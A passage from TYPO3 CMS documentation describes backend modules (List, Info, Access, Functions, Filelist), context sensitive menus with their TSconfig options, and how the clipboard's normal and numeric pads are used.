


Likewise you can use the list module to view the content of the page tree root (PID=0). The page tree root contains records related to the whole system (like backend users) and is only editable for backend users. In this listing you can see the only


backend users available in this system, the "admin" user:



Clicking the icons of the records in the Web>List module will make a Context Sensitive Menu (CSM) appear over them providing options for copying, pasting, editing, creating new elements etc. If you enable the "Extended view" module you will find many of these options directly in the listing:



Another feature of the Web>List module is that you can view a single table only by clicking the table header. In the single listing mode you can add additional fields from the table to be listed. Also notice how edit icons has appeared over each column in the list. These allow you to edit a single field (or group of fields) from all listed records in one screen. Very nice feature.




Page TSconfig options for Web>List module

You can configure the List module (as well as other backend modules) for special behaviours depending on which branch in the page tree you use (or on user basis). Please see the guide ["TSconfig" for the available options for backend modules](#).

Info module

The Web>Info module as provided by the core is an empty shell. It provides an API that extensions can use to attach function menu items to the Info module.

In the screenshot below you can see three options in the Function Menu which are coming from installed extensions:




The idea of the Web>Info module is to be a host module for backend applications that wish to present information / analysis of pages or branches of the page tree. This could be website statistics, caching status information etc. In the case above it is a view of available record types in the branches in the tree.

Conceptually the Web>Info module is different from the [Web>Functions](#) module only by *primarily showing information* rather than offering functionality. It is up to extension programmers to decide in which of these two modules they want to insert functionality.

Access module


The Web>Access module is used to set page permissions for users. See the section about [permissions in TYPO3](#) for more details.



Functions module

The Web>Functions module as provided by the core is an empty shell. It provides an API that extensions can use to attach function menu items to the Web>Function module.

In the screenshot below you can see the "Wizard" option in the Function Menu which is coming from an installed extension:




The idea of the Web>Functions module is to be a host module for backend applications that wish to perform processing of pages or branches of the page tree. In the case above it is a wizard application for batch creation of pages in the page tree.

Conceptually the Web>Functions module is different from the [Web>Info](#) module only by offering *processing functionality* rather than offering information only. It is up to extension programmers to decide in which of these two modules they want to insert functionality.

Filelist module


The File>Filelist module is the interface to the servers file system through TYPO3. It's a kind of webbased FTP client offering the user to upload files, create new files and folders, rename them and delete them. You can also copy / paste files and folders. This is all done by the Context Sensitive Menus (CSM) inside the module - just click an icon of a file or folder and you will find the options at your disposal.



General interface features

Context Sensitive Menus (CSM / "Clickmenu")

TYPO3 implements a well known principle for accessing options for elements (database records / files) in the interface; the Context Sensitive Menu. When users click an icon of a database record or a file in most TYPO3 backend modules they can access options for the element in a layer that pops up:



Notice: Users have to *left-click* (normal click) the elements rather than *right-click* than they can do in normal GUI applications. This is due to browser limitations that we have not been able to overcome yet.

Configuration options in User TScnfig

User TScnfig offers configuration options for the menu. Here are some examples:

```
options.contextMenu.options.leftIcons = 1
```

If set, the icons in the clickmenu appear to the left instead of right.

```
options.contextMenu.pageTree.disableItems = view, edit
```

This would disable the "Show" and "Edit" items in the CSM when showed in the page tree.

There are [more options described in the document "TScnfig"](#).


Technical details

The CSM is displayed as a DHTML layer made by a <div> block. Scripts that implement CSM for any element has to output two blank <div> blocks with certain id values (contentMenu0/1) inside their HTML body. They provide a placeholder for level 1 and 2 of the CSM.

The <div> blocks are empty by default. The content will be written *dynamically* to the layers from the top frame where the element specific content is compiled. When a user clicks an icon with a CSM link they actually load a document (alt_clickmenu.php with GET parameters) into the top frame which will create the HTML for the menu layer and then write it back through JavaScript to the <div> layers in the calling document.

This solution means that CSMs don't have any significant performance footprint on the script that implements a CSM. All that is needed is some JavaScript in the <head> of the HTML document and the two <div> layers for the dynamic menu HTML.

The fact that the top frame is used for generating the CSM can be seen in browsers that does not support writing content dynamically to the <div> layers in the calling document. For those browsers the top frame will show the menu items in a horizontal order:



You can also enable this to happen even if the CSM HTML is also written to the <div> layers. Just set this "User Tconfig":

```
options.contextMenu.options.alwaysShowClickMenuInTopFrame = 1
```


Adding elements to a Context Sensitive Menu

For details on the [API for adding elements](#), please see "TYPO3 Core API".

Clipboard

The basic engine behind copying and moving elements around in TYPO3 is the clipboard (t3lib/class.t3lib_clipboard.php). The clipboard simply registers a reference to the element(s) (file or database record) put on the clipboard. The clipboard is saved in the session data and normally lasts for the login session.

The clipboard content can be seen in the Web>List module if you enable "Show clipboard":



The clipboard has multiple "pads", a "Normal" pad and a series of "numeric pads" named "Clipboard #xxx".


- The "Normal" pad can contain one element at a time. The element is registered for "copy" or "cut" operation (depending on the function that selected it for the clipboard). The "Normal" pad is always used from the CSM (Context Sensitive Menu) elements.
The "Normal" pad is used for most standard copy/cut/paste operations you need.
- The numeric pads can contain multiple elements, even mixed between database elements and files/folders. Registering elements to a numeric pad is done from the Web>List or File>Filelist modules when they are in the "Extended view" mode and a numeric pad is enabled. "Copy" or "Cut" mode is toggled for the whole selection by a button on the clipboard.
The "Numeric pads" are used for advanced needs where typically many elements have to be copied/moved in one operation.

The "Normal" pad

When you are using the CSMs to copy/cut/paste elements around you will automatically use the Normal pad on the clipboard. Internally that is where TYPO3 registers the element.


In the CSM you always have a "Cut" and "Copy" option and depending on the context you might also have "Paste into" and "Paste after".

- "Paste into" equals the normal "Paste" operation from a file system; it will paste the element *into* the file folder / page you pointed to.
- "Paste after" is special for TYPO3's page tree or record lists where elements might be arranged in a special order. In that case you need a function like "Paste after" which can insert an element *below* the element you clicked in a list of manually ordered items.



In the screenshot above you can see the clipboard related options from the CSM of a page in the page tree.

Below you can see how the File>Filelist module looks when a file is selected on the clipboard. First of all you will get a visual response from the "copy" icon if the current element is the one already selected. You can deselect by selecting "Copy" again. Also you will see that the File>Filelist module (as well as the Web>List module) provides copy/cut/paste icons directly in the list. Finally, notice the clipboard which is opened in the bottom of the list. It shows the selected element and which mode ("Copy" or "Cut") it is selected in.




The numerical pads

To select elements to the numeric pads you have to use the File>Filelist or Web>List modules, enable the clipboard and select one of the numeric pads. In the file or record lists you can now tick off which elements to select and click the "Select" icon to move the selection to the clipboard:




The screen will be reloaded and the selected elements shown in both the list and the open clipboard:



Paste operations are done by the paste icons provided in the list.

Notice that in this case three files are also on the same pad. This is allowed but obviously they will not be possible to paste where database records can be pasted - an vice versa.

In the File>Filelist module you will see that the files are the active elements if you go there:



Thumbnails and "Copy" / "Cut" modes

The clipboard has controls to enable thumbnail display for image files:



You can also switch between "Copy" and "Cut" modes. This is necessary particularly when operating on the numeric pads:




Accessing clipboard content from PHP

In "TYPO3 Core API" there is an [example of how you can access elements registered on the clipboard](#).

Creating skins for TYPO3

With TYPO3 3.6.0 it is possible to create skins for TYPO3 which will affect not only the CSS styles used in the backend but

also provide alternatives for all icons in the interface. The result is an interface with a totally different look but maintaining the same structure:



This screenshot is from the skin extension “skin360” which is an example of how skins can be made. The “skin360” extension is therefore a good place to start to look if you want to create your own skins.

Skinning API

